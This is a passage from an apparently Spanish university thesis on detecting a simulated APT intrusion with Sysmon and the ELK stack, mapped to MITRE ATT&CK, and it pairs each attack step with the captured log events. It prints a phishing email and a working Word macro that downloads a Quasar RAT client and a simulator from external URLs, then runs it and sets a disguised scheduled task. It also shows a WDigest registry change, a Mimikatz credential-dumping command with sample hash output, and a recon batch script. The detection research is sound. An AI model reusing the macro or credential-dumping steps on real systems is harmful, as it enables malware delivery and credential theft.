17	Creación de una tubería	Creación de una tubería con un nombre.
18	Tubería conectada	Información de la conexión de la tubería.
19	Filtrado de la Instrumentación de Administración Windows(WMI)	Se produce un filtro de los eventos del WMI.
20	Se registra un consumidor en WMI	Información del registro de un consumidor.
21	Se registra la unión de un consumidor y un filtro	Se registra la unión de un consumidor y un filtro en WMI.
22	Consulta DNS	Se registra la información de las consultas DNS.
23	Borrado de un archivo	Información sobre el borrado de un archivo.
255	Error	Ocurre un error en Sysmon.

Tabla 6.1: Eventos de Sysmon disponibles

6.2.2. Winlogbeat

Uno de los agentes de Beats que permite enviar registros de los eventos de Windows a Elasticsearch o Logstash. Winlogbeat lee registros empleando la API de Windows, según los criterios configurados por el usuario, y finalmente los envía a la salida configurada. Una de las características de Winlogbeat son los procesadores, que permiten reducir el numero de campos del evento, filtrar y mejorar los datos de los eventos, según la acción que se le especifique.

```
processors:
  - add_host_metadata: ~
  - add_cloud_metadata: ~
  - drop_event.when.not.or:
    - equals.winlog.event_id: 1
    - equals.winlog.event_id: 2
    - equals.winlog.event_id: 3
    - equals.winlog.event_id: 5
    - equals.winlog.event_id: 10
    - equals.winlog.event_id: 11
```

Figura 6.2: Ejemplo de procesador que elimina los eventos que no tenga los IDs de la imagén

6.2.3. Packetbeat

Uno de los agentes de Beats. Es un analizador del trafico de red en tiempo real que se emplea como sistema de análisis de rendimiento y monitorización de aplicaciones. Packetbeat funciona capturando el tráfico de red entre los servidores de aplicaciones, decodificando los protocolos de capa de aplicación y registrando la información importante de las transacciones.

6.2.4. X-Pack

Es una extensión de la pila Elastic que ofrece módulos de seguridad, alerta, monitorización, machine learning y varios más. Se encuentra instalado por defecto y para activarse requiere una suscripción, aunque ofrece una versión gratuita de 30 días.

6.3. Software empleado para el experimento

Para realizar el experimento se ha empleado el siguiente software:

- **Mimikatz [29]:** Es una herramienta de código abierto desarrollada por Benjamin Delpy que se emplea para post-explotación; permite extraer contraseñas en texto plano, hashes y tickets de Kerberos (protocolo de autenticación) desde la memoria, por lo que se usa para obtener credenciales. Los antivirus detectan la presencia de Mimikatz pero se puede usar para fines experimentales.
- **APTSimulator [23]:** Es un script de Windows Batch que usa un conjunto de herramientas para simular que el sistema se encuentra comprometido.
- **QuasarRAT [26]:** Es una herramienta de administración remota de código abierto para Windows rápida y ligera escrita en C# .


6.4. Desarrollo del experimento

En esta sección se describirá el experimento que se ha llevado a cabo, siendo el propósito principal del proyecto la realización de este y la detección de las amenazas. Usando el modelo de ciclo de vida de una

APT de Mandiat(3.2) y llevándolo a cabo mediante las técnicas mostradas por MITRE ATT&CK(3.4), se ha desarrollado un sistema que contiene la pila ELK que, mediante el uso de Kibana, nos permitirá ver la información sobre las acciones del atacante y los indicadores de compromiso que se muestren en el entorno.

6.4.1. Compromiso inicial

Empezaremos directamente en esta etapa inicial buscando acceder al sistema de la víctima. Para ello emplearemos la técnica de Spearphishing Link, que consiste en una vertiente de phishing que emplea el uso de enlaces para descargar malware en un correo electrónico, en lugar de usar archivos adjuntos para evitar las defensas. Normalmente estos enlaces van acompañados con un texto obtenido mediante ingeniería social, que requiere que el usuario haga click para empezar la descarga.
El email empleado simula una noticia de la universidad y se envía a un usuario llamado tfgfrancisco2 a la url maliciosa enmascarada como un enlace a un consejo de gobierno.


Universidad de Valladolid

Queridos estudiantes de la Universidad de Valladolid:

Le comunico que el próximo lunes, 6 de abril, a las 10:00 horas, se reúne el Consejo de Gobierno para tratar las medidas que se aplicaran contra el COVID-19.
Tiene a su disposición la documentación en el enlace: https://miportal.uva.es/0.comun/12.consejodegobierno/

Mensaje autorizado por: CENTRO VIRTUVA

Este mensaje puede contener información confidencial, sometida al secreto profesional, cuya divulgación no está permitida por la ley. Si usted no es su destina
protección de datos y el RGPD, consulte: protección de datos en la UVa. El emisor no garantiza la integridad, rapidez o seguridad del presente correo, ni se res
otras manipulaciones efectuadas por terceros. Piensa en verde: lee en la pantalla. Si no ve correctamente este mensaje: Ver en tu navegador.

Figura 6.3: Email

La URL permite que el usuario descargue un documento de Word habilitado para macros(.docm) que contiene una macro que posibilita descargar el software que se utilizará.




Figura 6.4: Documento con Macro

```
Sub DescargaCliente()

Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
Dim xHttp2: Set xHttp2 = CreateObject("Microsoft.XMLHTTP")
Dim bStrm2: Set bStrm2 = CreateObject("Adodb.Stream")
Dim user
Dim filepath
user = Environ("HOMEPATH")
filepath = user & "\Documents\cliente.exe"
filepathAPT = user & "\Documents\APTGen.zip"
xHttp.Open "GET", "http://download1523.mediafire.com/je361tacpvhg/v5ydccqnhdpv97g/Client.exe", False
xHttp.Send

With bStrm
    .Type = 1 '//binary
    .Open
    .write xHttp.responseBody
    .savetofile filepath, 2 '//overwrite
End With
xHttp2.Open "GET", "http://download940.mediafire.com/vogvevx4rybg/09yv34x51wc34ym/APTSimulator_pw_apt.zip", False
xHttp2.Send

With bStrm2
    .Type = 1 '//binary
    .Open
    .write xHttp2.responseBody
    .savetofile filepathAPT, 2 '//overwrite
End With
Shell ("SCHTASKS /CREATE /SC MINUTE /mo 10 /TN ""Office update"" /TR ""%HOMEPATH%\Documents\cliente.exe""")
Shell (filepath)

End Sub
```

Figura 6.5: Macro del documento

Una vez activadas las macros se lanzarán dos peticiones a un repositorio de Mediafire que descargarán el cliente de Quasar y el APTSimulator. También preparará una tarea programada que lanzará el cliente y lo ejecutará desde una shell invocada mediante VBA.
Los eventos detectados el sistema serán los siguientes:

1. Se abrió la aplicación de Outlook para consultar el correo.

t event.kind	event
t event.module	sysmon
t event.provider	Microsoft-Windows-Sysmon
t event.type	process_start
t host.architecture	x86_64
t host.hostname	tfg-va06-francisco
t host.id	baa4e604-f22c-43d3-997e-c918fb612f5d
t host.name	tfg-va06-francisco.infor.uva.es
t host.os.build	18363.778
t host.os.family	windows
t host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
t host.os.name	Windows 10 Pro
t host.os.platform	windows
t host.os.version	10.0
t log.level	información
t process.args	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
t process.entity_id	{baa4e604-c6f6-5e9d-0000-0010f6c99807}
t process.executable	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
t process.name	OUTLOOK.EXE
t process.parent.args	C:\Windows\Explorer.EXE

Figura 6.6: Apertura de la aplicación de Outlook

2. Se realiza la descarga del documento Word que se encuentra en Mediafile.

process.args	C:\Windows\system32\browser_broker.exe, -IOAVHost, 2781761e-28e0-4109-99fe-b9d127c57afe|C:\Users\francisco\Downloads\MEDIDAS-UNIVERSIDADES-PUBLICAS-COVID-pbt59b3v9jf4/MEDIDAS-UNIVERSIDADES-PUBLICAS-COVID-19.docm
process.entity_id	{baa4e604-c700-5e9d-0000-00106bae9b07}
process.executable	C:\Windows\System32\browser_broker.exe
process.name	browser_broker.exe
process.parent.args	C:\Windows\system32\browser_broker.exe, -Embedding
process.parent.entity_id	{baa4e604-c6f4-5e9d-0000-00109f5f9807}
process.parent.executable	C:\Windows\System32\browser_broker.exe
process.parent.name	browser_broker.exe
process.parent.pid	10,492
process.pid	6,312
process.working_directory	C:\Windows\system32\
user.name	francisco
winlog.api	wineventlog
winlog.channel	Microsoft-Windows-Sysmon/Operational
winlog.computer_name	tfg-va06-francisco.infor.uva.es
winlog.event_data.Company	Microsoft Corporation
winlog.event_data.Description	Browser_Broker

Figura 6.7: Descarga del documento word

3. Se crea el archivo descargado en el sistema.

descripcion_id	File Create
ecs.version	1.4.0
event.action	File created (rule: FileCreate)
event.code	11
event.created	Apr 20, 2020 @ 16:00:04.844
event.kind	event
event.module	sysmon
event.provider	Microsoft-Windows-Sysmon
file.path	C:\Users\francisco\Downloads\~$DIDAS-UNIVERSIDADES-PUBLICAS-COVID-19.docm
host.architecture	x86_64
host.hostname	tfg-va06-francisco
host.id	baa4e604-f22c-43d3-997e-c918fb612f5d
host.name	tfg-va06-francisco.infor.uva.es
host.os.build	18363.778
host.os.family	windows

Figura 6.8: Creación del documento

4. Se realiza la apertura del documento con Microsoft Word(Winword.exe).

log.level	información
process.args	C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE, /n, C:\Users\francisco\Downloads\MEDIDAS-UNIVERSIDADES-PUBLICAS-COVID-19.docm, /o,
process.entity_id	{baa4e604-c702-5e9d-0000-001083ec9b07}
process.executable	C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
process.name	WINWORD.EXE
process.parent.args	C:\Windows\Explorer.EXE
process.parent.entity_id	{baa4e604-6d79-5e9c-0000-001000872105}
process.parent.executable	C:\Windows\explorer.exe
process.parent.name	explorer.exe
process.parent.pid	6,176
process.pid	5,372
process.working_directory	C:\Windows\system32\
tags	beat, beats_input_codec_plain_applied
process.name	WINWORD.EXE
process.parent.args	C:\Windows\Explorer.EXE
process.parent.entity_id	{baa4e604-6d79-5e9c-0000-001000872105}
process.parent.executable	C:\Windows\explorer.exe
process.parent.name	explorer.exe

Figura 6.9: Apertura del documento word

5. La macro del documento descarga el cliente de Quasar y el APTSimulator mediante una shell.

t descripcion_id	File Create
t ecs.version	1.4.0
t event.action	File created (rule: FileCreate)
# event.code	11
event.created	Apr 20, 2020 @ 16:00:32.166
t event.kind	event
t event.module	sysmon
t event.provider	Microsoft-Windows-Sysmon
t file.path	C:\Users\francisco\AppData\Roaming\SubDir\Client.exe
t host.architecture	x86_64
t host.hostname	tfg-va06-francisco
t host.id	baa4e604-f22c-43d3-997e-c918fb612f5d
t host.name	tfg-va06-francisco.infor.uva.es
t host.os.build	18363.778
t host.os.family	windows
t host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
t host.os.name	Windows 10 Pro
t host.os.platform	windows
t host.os.version	10.0
t log.level	información
t process.entity_id	{baa4e604-c71a-5e9d-0000-00109d039e07}
t process.executable	C:\Users\francisco\Documents\cliente.exe
t process.name	cliente.exe

Figura 6.10: Descarga cliente Quasar

event.action	File created (rule: FileCreate)
event.code	11
event.created	Apr 20, 2020 @ 20:03:09.236
event.kind	event
event.module	sysmon
event.provider	Microsoft-Windows-Sysmon
file.path	C:\Users\francisco\Documents\APTGen.zip
host.id	baa4e604-f22c-43d3-997e-c918fb612f5d
host.name	tfg-va06-francisco.infor.uva.es
host.os.build	18363.778
host.os.family	windows
host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
host.os.name	Windows 10 Pro
host.os.platform	windows
host.os.version	10.0
log.level	información
process.entity_id	{baa4e604-c702-5e9d-0000-001083ec9b07}
process.executable	C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE
process.name	WINWORD.EXE

Figura 6.11: Descarga del APTSimulator

6. Se realiza la ejecución del cliente en la que se observa la ejecución del ejecutable, como se enlaza a un puerto, como se produce la conexión del cliente.

process.args	C:\Users\francisco\Documents\cliente.exe
process.entity_id	{baa4e604-c71a-5e9d-0000-00109d039e07}
process.executable	C:\Users\francisco\Documents\cliente.exe
process.name	cliente.exe
process.parent.args	C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE, /n, C:\Users\francisco\Downloads\MEDIDAS-UNIVERSIDADES-PUBLICAS-COVID-19.docm, /o,
process.parent.entity_id	{baa4e604-c702-5e9d-0000-001083ec9b07}
process.parent.executable	C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
process.parent.name	WINWORD.EXE
process.parent.pid	5,372
process.pid	8,016
process.working_directory	C:\Windows\system32\
tags	beat, beats_input_codec_plain_applied
process.parent.name	WINWORD.EXE

Figura 6.12: Ejecución del cliente

t descripcion_id	The Windows Filtering Platform has permitted a bind to a local port
t ecs.version	1.4.0
t event.action	Filtering Platform Connection
# event.code	5,158
event.created	Apr 20, 2020 @ 16:00:35.907
t event.kind	event
t event.provider	Microsoft-Windows-Security-Auditing
t host.architecture	x86_64
t host.hostname	tfg-va06-francisco
t host.id	baa4e604-f22c-43d3-997e-c918fb612f5d
t message	La Plataforma de filtrado de Windows permitió un enlace con un puerto local. Información de aplicación: Id. de proceso: 9816 Nombre de aplicación: \device\harddiskvolume2\users\francisco\appdata\roaming\subdir\client.exe Información de red: Dirección de origen: 0.0.0.0 Puerto de origen: 61515 Protocolo: 6 Información de filtro: Id. de tiempo de ejecución de filtro: 0 Nombre de nivel: Asignación de recursos Id. de tiempo de ejecución de nivel: 36

Figura 6.13: Enlace del cliente

t event.action	Network connection detected (rule: NetworkConnect)
# event.code	3
event.created	Apr 20, 2020 @ 16:00:38.262
t event.kind	event
t event.module	sysmon
t event.provider	Microsoft-Windows-Sysmon
t host.architecture	x86_64
t host.hostname	tfg-va06-francisco
t host.id	baa4e604-f22c-43d3-997e-c918fb612f5d
t host.name	tfg-va06-francisco.infor.uva.es
t host.os.build	18363.778
t host.os.family	windows
t host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
t host.os.name	Windows 10 Pro
t host.os.platform	windows
t host.os.version	10.0
t log.level	informacion
t network.community_id	1:y4aStjFQINQu200aPLhtCuAqH0k=
t network.direction	outbound
t network.transport	tcp
t network.type	ipv4
t process.entity_id	{baa4e604-c71e-5e9d-0000-001077309e07}
t process.executable	C:\Users\francisco\AppData\Roaming\SubDir\Client.exe
t process.name	Client.exe

Figura 6.14: Conexión del cliente

t _index	packetbeat-2020.04.20
# _score	1
t _type	_doc
t agent.ephemeral_id	9e1e48f8-e5d7-4af8-9db6-b0e4f53efc54
t agent.hostname	tfg-va06-francisco
t agent.id	05f1c1ee-ef2b-4619-9c0a-c239289b0953
t agent.type	packetbeat
t agent.version	7.6.0
t client.ip	10.124.5.17
# client.port	61,516
t destination.ip	10.124.5.18
# destination.port	4,782
t ecs.version	1.4.0
t event.category	network_traffic
t event.dataset	tls
# event.duration	48,194,000
event.end	Apr 20, 2020 @ 16:00:37.731
t event.kind	event

Figura 6.15: Conexión del cliente desde Packetbeat

No solo se emplean técnicas de acceso inicial, ya que la ejecución de los diferentes comandos mediante la macro permite cubrir algunas técnicas propias de ejecución y persistencia.
Las técnicas de MITRE ATTCK que se han cubierto al realizar este apartado son:

Acceso inicial	
Nombre de la técnica	**ID de la técnica**
Spearphishing Link	T1192
Ejecución	
Nombre de la técnica	**ID de la técnica**
Command-Line Interface	T1059
PowerShell	T1086
Scripting	T1064

Tabla 6.2: Técnicas empleadas en Compromiso Inicial

6.4.2. Establecer un punto de apoyo

En esta fase se busca establecer persistencia para asegurar que el atacante puede acceder al sistema de la víctima incluso si el sistema se reinicia. Para ello se empleará la técnica de creación de tareas programadas que consiste en la creación de una tarea programada que permita que el malware se siga ejecutando periódicamente en el sistema. Este método es utilizado por los Remote Access Trojan. En este caso, se empleará para que el cliente de Quasar descargado previamente se ejecute de forma periódica en el sistema; para ello se creó una tarea programada que se ejecutará cada 10 minutos mediante la macro de Word mostrada anteriormente.

Los eventos detectados serán los siguientes:

1. Se detecta la creación de una tarea: en este caso hay dos fuentes que informan de la creación de la tarea. El evento 106, que pertenece al planificador de tareas y el evento 4698.

event.action	Tarea registrada
event.code	106
event.created	May 18, 2020 @ 19:57:03.855
event.kind	event
event.provider	Microsoft-Windows-TaskScheduler
host.architecture	x86_64
host.hostname	tfg-va06-francisco
host.id	baa4e604-f22c-43d3-997e-c918fb612f5d
host.name	tfg-va06-francisco.infor.uva.es
host.os.build	18363.836
host.os.family	windows
message	El usuario "TFG-VA06-FRANCI\francisco" registró la tarea "\Office update" en el Programador de tareas
tags	beat, beats_input_codec_plain_applied
winlog.api	wineventlog
winlog.channel	Microsoft-Windows-TaskScheduler/Operational
winlog.computer_name	tfg-va06-francisco.infor.uva.es
winlog.event_data.TaskName	\Office update
winlog.event_data.UserContext	TFG-VA06-FRANCI\francisco
winlog.event_id	106

Figura 6.16: Creación de la tarea evento programada 106

log.level	información
message	Se creó una tarea programada. Sujeto: Id. de seguridad: S-1-5-21-2666235127-896809854-2814857616-1002 Nombre de cuenta: francisco Dominio de cuenta: TFG-VA06-FRANCI Id. de inicio de sesión: 0xB60B3 Información de tarea: Nombre de tarea: \Office update Contenido de tarea: <?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2020-05-18T21:57:02</Date> <Author>TFG-VA06-FRANCI\francisco</Author> <URI>\Office update</URI> </RegistrationInfo> <Triggers> <TimeTrigger> <Repetition> <Interval>PT10M</Interval> <StopAtDurationEnd>false</StopAtDurationEnd> </Repetition> <StartBoundary>2020-05-18T21:57:00</StartBoundary> <Enabled>true</Enabled> </TimeTrigger> </Triggers> <Settings> <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy> <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries> <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries> <AllowHardTerminate>true</AllowHardTerminate> <StartWhenAvailable>false</StartWhenAvailable> <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable> <IdleSettings> <Duration>PT10M</Duration> <WaitTimeout>PT1H</WaitTimeout> <StopOnIdleEnd>true</StopOnIdleEnd>

Figura 6.17: Creación de la tarea programada evento 4698

2. Se detecta la ejecución de la tarea programada mediante el evento 129 del planificador de tareas.

descripcion_id	Ejecución de una tarea
ecs.version	1.4.0
event.action	Proceso de tarea creado
event.code	129
event.created	May 18, 2020 @ 20:35:43.629
event.kind	event
event.provider	Microsoft-Windows-TaskScheduler
host.architecture	x86_64
host.hostname	tfg-va06-francisco
host.id	baa4e604-f22c-43d3-997e-c918fb612f5d
host.name	tfg-va06-francisco.infor.uva.es
host.os.build	18363.836
host.os.family	windows
host.os.kernel	10.0.18362.836 (WinBuild.160101.0800)
host.os.name	Windows 10 Pro
host.os.platform	windows
host.os.version	10.0
log.level	información
message	El Programador de tareas inició la tarea "\Office update", instancia "\Users\francisco\Documents\cliente.exe" con el id. de proceso 10988.
tags	beat, beats_input_codec_plain_applied
winlog.api	wineventlog
winlog.channel	Microsoft-Windows-TaskScheduler/Operational
winlog.computer_name	tfg-va06-francisco.infor.uva.es
winlog.event_data.Path	\Users\francisco\Documents\cliente.exe

Figura 6.18: Ejecución de la tarea programada

Las técnicas de MITRE ATT&CK que se han cubierto al realizar este apartado son:

Persistencia	
Nombre de la técnica	**ID de la técnica**
Scheduled Task	T1053

Tabla 6.3: Técnicas empleadas en establecer un punto de apoyo

6.4.3. Escalar privilegios

En este apartado se usara Mimikatz para acceder a las credenciales de los usuarios; para ello se emplearan técnicas de credencial dumping, escalada de privilegios y hooking.
Credencial dumping consiste en obtener información de las cuentas y contraseñas de los usuarios.
La explotación para escalar privilegios se debe a que se emplea un fallo de programación de un programa o sistema operativo para conseguir los privilegios requeridos.
El hooking consiste en capturar las llamadas a la API que incluyen parámetros que revelan información de las credenciales del usuario.
En este caso obtendremos la información de las cuentas del proceso de Lsass(Local Security Authority Subsystem Service) que se encuentra en memoria y que contiene las credenciales en texto plano, una vez que un usuario ha iniciado sesión. Cabe destacar que desde la version 8.1 de Windows y Windows Server 2012 se cambió la política de seguridad para evitar que Lsass guardase las credenciales en texto plano, por lo que se modificaran las políticas de seguridad para que se puedan seguir leyendo en texto plano. Para ello se ha de ir a `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest` y crear un nuevo DWORD con valor 1 llamado UseLogonCredential.
Para conseguir estas credenciales con Mimikatz utilizaremos el siguiente comando
`.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit`.
Un ejemplo del resultado del comando es:

```
Authentication Id : 0 ; 745651 (00000000:000b60b3)
Session           : Interactive from 1
User Name         : francisco
Domain            : TFG-VA06-FRANCI
Logon Server      : TFG-VA06-FRANCI
Logon Time        : 15/05/2020 1:16:32
SID               : S-1-5-21-2666235127-896809854-2814857616-1002
        msv :
         [00000003] Primary
         * Username : francisco
         * Domain   : TFG-VA06-FRANCI
         * NTLM     : d2cbf1a622ccae95bfda4b6f03190acc
         * SHA1     : 10e4bdb42f54f11d824c839f15f7480c2facbd43
        tspkg :
        wdigest :
         * Username : francisco
         * Domain   : TFG-VA06-FRANCI
         * Password : _TBAL_{68EDDCF5-0AEB-4C28-A770-AF5302ECA3C9}
        kerberos :
         * Username : francisco
         * Domain   : TFG-VA06-FRANCI
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 745581 (00000000:000b606d)
Session           : Interactive from 1
User Name         : francisco
Domain            : TFG-VA06-FRANCI
Logon Server      : TFG-VA06-FRANCI
Logon Time        : 15/05/2020 1:16:32
SID               : S-1-5-21-2666235127-896809854-2814857616-1002
        msv :
         [00000003] Primary
         * Username : francisco
         * Domain   : .
         * NTLM     : d2cbf1a622ccae95bfda4b6f03190acc
         * SHA1     : 10e4bdb42f54f11d824c839f15f7480c2facbd43
        tspkg :
        wdigest :
         * Username : francisco
         * Domain   : TFG-VA06-FRANCI
         * Password : _TBAL_{68EDDCF5-0AEB-4C28-A770-AF5302ECA3C9}
        kerberos :
         * Username : francisco
         * Domain   : TFG-VA06-FRANCI
         * Password : (null)
        ssp :
        credman :
```

Figura 6.19: Ejemplo de resultado del comando

Los eventos que se obtienen son los siguientes:

1. Se detecta la llamada a Mimikatz desde cmd

descripcion_id	Process creation
ecs.version	1.4.0
event.action	Process Create (rule: ProcessCreate)
event.category	process
event.code	1
event.created	Apr 21, 2020 @ 13:47:18.658
event.kind	event
event.module	sysmon
event.provider	Microsoft-Windows-Sysmon
host.os.family	windows
host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
host.os.name	Windows 10 Pro
host.os.platform	windows
host.os.version	10.0
log.level	informacion
process.args	.\mimikatz.exe, privilege::debug, sekurlsa::logonpasswords, exit
process.entity_id	{baa4e604-f964-5e9e-0000-001009408200}
process.executable	C:\Users\francisco\Downloads\mimikatz_trunk\x64\mimikatz.exe
process.name	mimikatz.exe
process.parent.args	C:\Windows\system32\cmd.exe
process.parent.entity_id	{baa4e604-f6be-5e9e-0000-001032895700}
process.parent.executable	C:\Windows\System32\cmd.exe
process.parent.name	cmd.exe

Figura 6.20: Llamada a Mimikatz desde cmd

2. Acceso a Lsass.exe desde Mimikatz con el permiso 0x1010 que es la combinación de añadir al permiso 0x1000(QueryLimitedInformation) y el permiso 0x0010(VMRead). Esto se detecta mediante el evento 10 de Sysmon.

Figura 6.21: Acceso a Lssas.exe desde Mimikatz

3. Finalmente se detecta el final del proceso de Mimikatz mediante el evento 5 de Sysmon.




Figura 6.22: Final de proceso de Mimikatz

Las técnicas de MITRE ATT&CK que se han cubierto al realizar este apartado son:

Escalada de privilegios	
Nombre de la técnica	**ID de la técnica**
Exploitation for Privilege Escalation	T1068
Hooking	T1179
Acceso de credenciales	
Nombre de la técnica	**ID de la técnica**
Credential Dumping	T1003

Tabla 6.4: Técnicas empleadas en Escalar privilegios

6.4.4. Reconocimiento interno

En esta fase se busca recoger información interna sobre el entorno de la víctima que se empleará para moverse lateralmente por el entorno de la víctima o conocer donde se puede encontrar los privilegios

necesarios para cumplir el objetivo del ataque. Para ello se utilizaran comandos propios de sistema operativo del sistema. El APTSimulator contiene archivos Batch que facilitaran la recolección de la información mediante los siguientes comandos:

- Whoami : Muestra el nombre de usuario del usuario que lo invocó.
- systeminfo : Muestra información sobre el sistema.
- net localgroup : Permite gestionar un grupo de usuarios.
- wmic qfe list full : Comando que pertenece a la Instrumentación de Administración de Windows(WMI) cuya funcionalidad consiste en listar todas las instalaciones de software y actualizaciones del equipo.
- wmic share get : Muestra información sobre los recursos compartidos.
- net user : Muestra las cuentas de usuario del sistema.
- net groups : Muestra todos los grupos del sistema(Aunque en este caso no funcionará debido a que solo funciona hasta Windows 8).
- tasklist /v : Muestra una lista de los procesos que se están ejecutando en el sistema.
- tree /v : Muestra la estructura de directorios de una ruta o del disco.
- net accunts : Expone la configuración por defecto de las políticas de contraseñas y cuentas.

El archivo que permite recoger la información es el siguiente.

```
ECHO RECON ACTIVITY
ECHO Executes commands that are often used by attackers to get information
ping -n 5 127.0.0.1 > NUL

whoami > "%APTDIR%\sys.txt"
systeminfo >> "%APTDIR%\sys.txt"
net localgroup administrators >> "%APTDIR%\sys.txt"
wmic qfe list full >> "%APTDIR%\sys.txt"
wmic share get >> "%APTDIR%\sys.txt"
net user >> "%APTDIR%\sys.txt"
net group >> "%APTDIR%\sys.txt"
tasklist /v >> "%APTDIR%\sys.txt"
tree /v >> "%APTDIR%\sys.txt"
net accounts >> "%APTDIR%\sys.txt
```

Figura 6.23: Archivo Batch

Los eventos recogidos serán:

1. Creación del archivo sys.txt.

descripcion_id	File Create
ecs.version	1.4.0
event.action	File created (rule: FileCreate)
event.code	11
event.created	Apr 22, 2020 @ 11:15:06.217
event.kind	event
event.module	sysmon
event.provider	Microsoft-Windows-Sysmon
file.path	C:\TMP\sys.txt
host.name	tfg-va06-francisco.infor.uva.es
host.os.build	18363.778
host.os.family	windows
host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
